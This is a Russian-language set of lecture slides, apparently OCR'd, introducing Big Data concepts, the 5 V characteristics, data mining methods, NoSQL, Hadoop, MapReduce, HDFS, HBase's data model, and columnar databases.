Анализируя данные, можно создавать новые сервисы и продукты, **оптимизировать бизнес**, а следовательно, зарабатывать деньги. По сути технология Big Data не есть что-то принципиально новое. Просто на современном этапе развития технологий **появились средства, позволяющие хранить, обрабатывать и анализировать такие объемы данных, что стал меняться принцип подхода к их анализу**. Аналитики рассуждают следующим образом: «Мы не знаем, нужна ли нам информация, а если нужна, то какая, до тех пор, пока не проанализируем, насколько она взаимосвязана». Стоимость хранения информации настолько снизилась, что появилась возможность собирать всё больше данных и анализировать, казалось бы, не связанные друг с другом факторы.

Причины актуальности bigdata

Данные собираются исходя из принципа «мы не знаем, чего мы не знаем». **Человеческий мозг не может обнаружить такие закономерности, какие отмечает компьютер, выдавая совершенно неожиданные количественные взаимосвязи**. Например, он может количественно связать площадь того или иного цвета на обложке журнала с вероятностью его продаж в таком-то месяце года.

Технология Big Data предоставляет услуги, помогающие раскрыть коммерческий потенциал мегамассивов данных за счет поиска ценных закономерностей и фактов путем объединения и анализа больших объемов данных.

Парадигма BIGDATA

1. Хранение и управление объемом данных в сотни петабайт, которые обычные реляционные базы данных не позволяют эффективно использовать;

2. Организация неструктурированной информации, состоящей из текстов, изображений, видео и других типов данных;

3. Анализ Big Data, который ставит вопрос о способах работы с неструктурированной информацией, генерацию аналитических отчетов, а также внедрение прогностических моделей.

Что мешает работать с Big Data?

Проблемы применения bigdata

Сегодня анализируется только **0,5%** накопленных цифровых данных, несмотря на то, что объективно существуют общеотраслевые задачи, которые можно было бы решить с помощью аналитических решений класса Big Data. Развитые IT-рынки уже имеют результаты, по которым можно оценить ожидания, связанные с накоплением и обработкой больших данных.

Проблемы применения bigdata

Одним из главных факторов, который тормозит внедрение Big Data - проектов, помимо высокой стоимости, считается **проблема выбора обрабатываемых данных**: то есть определение того, какие данные необходимо извлекать, хранить и анализировать, а какие – не принимать во внимание.

Мнение!

Многие представители бизнеса отмечают, что сложности при внедрении Big Data-проектов связаны с нехваткой специалистов – маркетологов и аналитиков. От качества работы сотрудников, занимающихся глубинной и предикативной аналитикой, напрямую зависит скорость возврата инвестиций в Big Data. Огромный потенциал уже существующих в организации данных часто не может быть эффективно использован самими маркетологами из-за устаревших бизнес-процессов или внутренних регламентов. Поэтому часто проекты Big Data воспринимаются бизнесом как сложные не только в реализации, но и в оценке результатов: ценности собранных данных. Специфика работы с данными требует от маркетологов и аналитиков переключения внимания с технологий и создания отчетов на решение конкретных бизнес-задач.

Что представляют собой процедуры ETL?

Процедуры ETL

В связи с большим объемом и высокой скоростью потока данных, процесс их сбора предполагает процедуры ETL в режиме реального времени. *Для справки:* ***ETL*** *– от англ. Extract, Transform, Load — дословно «извлечение, преобразование, загрузка») — один из основных процессов в управлении хранилищами данных, который включает в себя: извлечение данных из внешних источников, их трансформацию и очистку с целью соответствия нуждам бизнес-модели и загрузка их в хранилище данных. ETL следует рассматривать не только как процесс переноса данных из одного приложения в другое, но и как инструмент подготовки данных к анализу.*

Какой основной недостаток полной автоматизации аналитических процедур?

Обеспечение безопасности

Вопросы обеспечения безопасности данных, поступающих из внешних источников, должны иметь решения, соответствующие объемам собираемой информации. Так как методы анализа Big Data развиваются пока только вслед за ростом объема данных, большую роль играет свойство аналитических платформ использовать новые методы подготовки и агрегирования данных. Это говорит о том, что, например, данные о потенциальных покупателях или массивное хранилище данных с историей кликов на сайтах online-магазинов могут быть интересны для решения разных задач.

Характеристики BIGDATA (5 V)

- **Volume-объем**

- **Большие данные работают с объемами информации, которые нельзя обработать средствами традиционных СУБД. Как правило, это объемы, превышающие 1 петабайт (PB). Основной идеей работы с таким объемом информации является параллельная обработка.**

Характеристики BIGDATA (5 V)

- **Variety–разнообразие**

- **Технологии BigData работают с разнородными и распределенными данными. Это могут быть как структурированные отчеты, так и аудио-видео файлы, изображения, информация из социальных сетей (отзывы, комментарии) и т.д.**

Характеристики BIGDATA (5 V)

- **Velocity– скорость**

- **Когда говорят о скорости, подразумевают не только скорость роста количества информации, но и скорость реакции на ее изменение. Технологии Больших Данных должны быстро реагировать на изменения уже имеющихся данных и корректировать результат с поправкой на них. В идеале – в режиме реального времени.**

Характеристики BIGDATA (5 V)

- **Veracity–достоверность**

- **При таком объеме данных, с которыми работают Большие Данные, особую ценность представляет именно отделение достоверной информации от недостоверной, так как от этой информации зависит правильность принятых решений.**

Характеристики BIGDATA (5 V)

- **Value– ценность**

- **Собираемые данные должны оправдывать затраты на их обработку и анализ. Информация должна быть ценной и полезной.**

Используемые методы

Методы класса Data Mining

- **Основная особенность Data Mining – это сочетание широкого математического инструментария и последних достижений в сфере информационных технологий.**
- **К методам и алгоритмам Data Mining относятся следующие: искусственные нейронные сети, деревья решений, символьные правила, методы ближайшего соседа и k-ближайшего соседа, метод опорных векторов, байесовские сети, линейная регрессия, корреляционно-регрессионный анализ; иерархические методы кластерного анализа, неиерархические методы кластерного анализа, в том числе алгоритмы k-средних и k- медианы; методы поиска ассоциативных правил, в том числе алгоритм Apriori; метод ограниченного перебора, эволюционное программирование и генетические алгоритмы, разнообразные методы визуализации данных и множество других методов.**

Используемые методы

- **A/B-тестирование (A/Btesting, Splittesting)**

- **Метод исследования, суть которого заключается в том, что контрольная группа элементов сравнивается с набором тестовых групп, в которых один или несколько показателей были изменены, для того, чтобы выяснить, какие из изменений улучшают целевой показатель. Большие данные позволяют провести огромное количество итераций и таким образом получить статистически достоверный результат.**

Используемые методы

- **Краудсорсинг**
- **Методика сбора данных из большого количества источников.**

Используемые методы

- **Машинное обучение**

- **Направление в информатике (исторически за ним закрепилось название “искусственный интеллект”), которое преследует цель создания алгоритмов самообучения на основе анализа эмпирических данных.**

Используемые методы

- **Сетевой анализ**

- **Набор методик анализа связей между узлами в сетях. Применительно к социальным сетям позволяет анализировать взаимосвязи между отдельными пользователями, компаниями, сообществами и т.п.**

Используемые методы

- **Прогнозная аналитика**

- **Класс методов анализа данных, концентрирующийся на прогнозировании будущего поведения объектов и субъектов с целью принятия оптимальных решений.**

Используемые методы

- **Имитационное моделирование**

- **Метод, позволяющий строить модели, описывающие процессы так, как они проходили бы в действительности. Такую модель можно «проиграть» во времени как для одного испытания, так и заданного их множества. При этом результаты будут определяться случайным характером процессов. По этим данным можно получить достаточно устойчивую статистику.**

Используемые методы

- **Распознавание образов**

- **Раздел информатики и смежных дисциплин, развивающий основы и методы классификации и идентификации предметов, явлений, процессов, объектов и т.д., которые характеризуются конечным набором некоторых свойств и признаков.**

Используемые инструменты

- **NoSQL (not only SQL)**

- **Термин, обозначающий ряд подходов, направленных на реализацию хранилищ баз данных, имеющих существенные отличия от моделей, используемых в традиционных реляционных СУБД с доступом к данным средствами языка SQL.**

Используемые инструменты

- Традиционные СУБД ориентируются на требования ACID к транзакционной системе: атомарность (atomicity), согласованность (consistency), изолированность (isolation), надёжность (durability), тогда как в NoSQL вместо ACID может рассматриваться набор свойств BASE:
- базовая доступность (basic availability) – каждый запрос гарантированно завершается (успешно или безуспешно).
- гибкое состояние (soft state) – состояние системы может изменяться со временем, даже без ввода новых данных, для достижения согласования данных.
- согласованность в конечном счёте (eventual consistency) – данные могут быть некоторое время рассогласованы, но приходят к согласованию через некоторое время.

Используемые инструменты

- **Решения NoSQL отличаются не только проектированием с учётом масштабирования. Другими характерными чертами NoSQL-решений являются:**

- **Применение различных типов хранилищ.**
- **Возможность разработки базы данных без задания схемы.**
- **Использование многопроцессорности.**
- **Линейная масштабируемость (добавление процессоров увеличивает производительность).**
- **Инновационность: «не только SQL» открывает много возможностей для хранения и обработки данных.**
- **Сокращение времени разработки.**
- **Скорость: даже при небольшом количестве данных конечные пользователи могут оценить снижение времени отклика системы с сотен миллисекунд до миллисекунд.**


Используемые инструменты

- **HADOOP**
- **Технология Hadoop представляет собой программный фреймворк, позволяющий хранить и обрабатывать данные с помощью компьютерных кластеров, используя парадигму MapReduce.**
- **MapReduce – это фреймворк для вычисления некоторых наборов распределенных задач с использованием большого количества компьютеров (называемых «нодами»), образующих кластер.**

Используемые инструменты

- **Работа MapReduce состоит из двух шагов: Map и Reduce.**
- **На Map-шаге происходит предварительная обработка входных данных. Для этого один из компьютеров (называемый главным узлом – masternode) получает входные данные задачи, разделяет их на части и передает другим компьютерам (рабочим узлам – workernode) для предварительной обработки. Название данный шаг получил от одноименной функции высшего порядка.**
- **На Reduce-шаге происходит свёртка предварительно обработанных данных. Главный узел получает ответы от рабочих узлов и на их основе формирует результат.**

Схема вычислений Map Reduce




Файловая система HDFS

- Данный подход позволяет построить высокопроизводительный кластер на базе low- end или middle-end серверов, что обеспечивает существенно более низкую стоимость решения по сравнению с одним высокопроизводительным сервером.
- В основе технологии лежит распределённая файловая система HDFS (Hadoop Distributed File System) - распределенная файловая система, созданная для хранения очень большого объема информации (терабайт или даже петабайт) и обеспечения высокой скорости доступа к этой информации. Файлы хранятся в избыточной форме на нескольких машинах для обеспечения их устойчивости при возможных ошибках и высокой доступности параллельным приложениям.
- Таким образом, если один или несколько узлов кластера выходят из строя, то риск потери информации сводится к минимуму и кластер продолжает работу в штатном режиме.

Файловая система HDFS

- Кластер HDFS строится из NameNode и DataNode серверов. Как правило, это один или два NameNode–сервера и множество DataNode–серверов. NameNode–сервер хранит метаданные и используется для быстрого обращения к файлам.
- Чтобы открыть файл, клиент обращается к NameNode и получает список расположения блоков, составляющих файл. Эти адреса идентифицируют DataNode, который хранит каждый блок. Затем клиенты считывают информацию напрямую с серверов DataNode, возможно, параллельно. NameNode не принимает непосредственного участия в этом обмене объемами данных, сводя его накладные расходы к минимуму.
- Кластер HDFS является горизонтально масштабируемым, что позволяет изменять вычислительные мощности путем добавления новых серверов в кластер.

Файловая система HDFS



Утилиты HADOOP

- **HBase**

- **NoSQL база данных для хранения данных огромного объема. Позволяет выдавать информацию в режиме близком к реальному времени.**
- Hbase, в последнее время завоевала большую популярность: например, Facebook использует ее в качестве основы своей системы обмена сообщений.


Утилиты HADOOP

- Обычные файлы довольно неплохо подходят для пакетной обработки данных, с использованием парадигмы **MapReduce**. С другой стороны информацию хранящуюся в файлах довольно неудобно обновлять. Файлы также лишены возможности произвольного доступа. Для быстрой и удобной работы с произвольным доступом есть класс **noSQL**-систем типа **key-value storage**, таких как *Aerospike, Redis, Couchbase, Memcached*. Однако обычно в этих системах очень неудобная пакетная обработка данных.
- **Hbase** представляет из себя попытку объединения удобства пакетной обработки и удобства обновления и произвольного доступа.

Утилита Hbase



Модель данных



Модель данных

- **Hbase** — это распределенная, колоночно-ориентированная, мультиверсионная база типа «ключ-значение».
  Данные организованы в **таблицы**, проиндексированные первичным ключом, который в Hbase называется **RowKey**.
  Для каждого **RowKey** ключа может храниться неограниченный набор **атрибутов (или колонок)**.
- Колонки организованны в **группы колонок**, называемые **Column Family**. Как правило в одну **Column Family** объединяют колонки, для которых одинаковый паттерн использования и хранения.
- Для каждого **атрибута** может храниться несколько различных **версий**. Разные версии имеют разный **timestamp**.

Модель данных

- Записи физически хранятся в отсортированном по **RowKey** порядке. При этом данные соответствующие разным **Column Family** хранятся отдельно, что позволяет при необходимости читать данные только из нужного семейства колонок.
- При удалении определённого **атрибута** физически он сразу не удаляется, а лишь маркируется специальным флажком **tombstone.** Физическое удаление данных произойдет позже, при выполнении операции **Major Compaction**.
- **Атрибуты**, принадлежащие одной **группе колонок** и соответствующие одному **ключу** физически хранятся как отсортированный список. Любой **атрибут** может отсутствовать или присутствовать для каждого ключа, при этом если **атрибут** отсутствует — это не вызывает накладных расходов на хранение пустых значений.


Утилиты HADOOP

Отличия колоночных БД от строковых




Хранение по столбцам

Чтение 3х столбцов



Хранение по строкам

Чтение всех столбцов



Области применения колоночных БД

- **Событийные таблицы, над которыми выполняются сложные выборки (агрегации, фильтры, сортировки). Например, добавление товаров в корзину в Интернет магазине. Метрики рекламы, нагрузок ...**

- **Агрегатные таблицы с большим количеством данных для аналитических выборок. Это часто таблицы, которые строятся из событийных таблиц. Это могут быть таблицы со статистикой добавления товаров в корзину по дням, категориям, ценам и другим параметрам.**

Преимущества

- **Колоночные базы данных позволяют эффективно делать сложные выборки на больших таблицах.**
- **Изменение структуры больших таблиц происходит мгновенно.**
- **Сжатие данных позволяет сэкономить место.**

Недостатки

- **Медленно работают на запись**
- **Не поддерживают транзакции**
- **Имеют ряд ограничений для разработчика (sql синтаксис не полный)**
- **Обычные выборки по ключу всех столбцов без профита**

Модель данных

- Список и названия **групп колонок** фиксирован и имеет четкую схему. На уровне группы колонок задаются такие параметры как time to live (TTL) и максимальное количество хранимых **версий**. Если разница между **timestamp** для определенной **версии** и текущим временем больше TTL — запись помечается **к удалению**. Если количество **версий** для определённого **атрибута** превысило максимальное количество версий — запись также помечается **к удалению**.

